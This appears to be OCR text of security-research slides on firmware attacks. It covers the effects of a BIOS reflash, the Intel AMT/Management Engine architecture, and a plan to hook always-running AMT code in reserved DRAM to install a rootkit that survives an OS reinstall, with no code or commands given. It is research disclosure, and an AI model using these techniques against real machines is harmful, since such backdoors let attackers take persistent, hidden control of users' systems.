
http://invisiblethingslab.com

Consequences of BIOS reflash:

- Persistent malware
- Automatic SMM compromise (no special SMM attacks needed)
- Intel TXT automatic bypass, as a result of SMM compromise

The BMP processing bug is still unpatched in all Intel BIOSes, BTW ;)

Attacking Intel AMT


MTG1.5
C67
C66
L3 R1426
C1089
C111
C113
C112
C116
C115
C114

Your chipset is a little computer. It can execute programs **in parallel and independently** from the main CPU!


Many (all?) vPro chipsets (MCHs) have:

- ✓ An Independent CPU (not IA32!)
- ✓ Access to dedicated DRAM memory
- ✓ Special interface to the Network Card (NIC)
- ✓ Execution environment called Management Engine (ME)

Where is the software for the chipset kept?

On the SPI-flash chip (the same one used for the BIOS code)

It is a separate chip on a motherboard:




Of course one cannot reflash the SPI chip at will!

vPro-compatible systems do not allow unsigned updates to its firmware (e.g. BIOS reflash).

So, what programs run on the chipset?

Intel Active Management Technology (AMT)

http://www.intel.com/technology/platform-technology/intel-amt/


Manageability Commander Tool
File
Edit
View
Help
Network
192.168.0.22 / admin
192.168.0.66 / admin
Connect & Control
In this window, you can connect to an Intel® AMT computer.
Once connected, you can control the computer remotely,
Networking
iDBO.somedomain.org
3.2.1
JOQ3510J.86A.0933.2008.0707.2248
ON in S0
2 User Accounts
EOI (SOAP) only
0 certificate(s), 0 trusted root(s)
Disabled
Unsupported
Manageability Terminal Tool - 192.168.0.22
Terminal
Edit
Remote Command
Disk Redirect
Serial Agent
Serial-over-LAN - Connected
Full power (S0)
ISOLINUX 3.61 2008-02-03 Copyright (C) 1994-2008 H. Peter Anvin
[1] RescueSystem
[2] RescueSystem - load cd into RAM
[3] memtest86
boot:
Loading /isolinux/vmlinuzx...................................
Loading initrdx..............................
TCP Redirect
No Mapping
0k/0k
IDE Redirect
Floppy
f4.img
CDROM
fc9.iso
IDE Redirect Active: 9663504 bytes Sent / 0 bytes Received
v0.6.0937.2

If abused, AMT offers powerful backdoor capability:
it can survive **OS reinstall** or other OS change!

But AMT is turned off by default...

But turns out that some AMT code is executed **regardless of whether AMT is enabled** in BIOS or not!
And we can hook this very code (install our rootkit there)!

How to inject code into AMT though?

The AMT code lives in the upper 16 MB of DRAM

(The chipset, obviously, is supposed to provide protection for this region of memory)

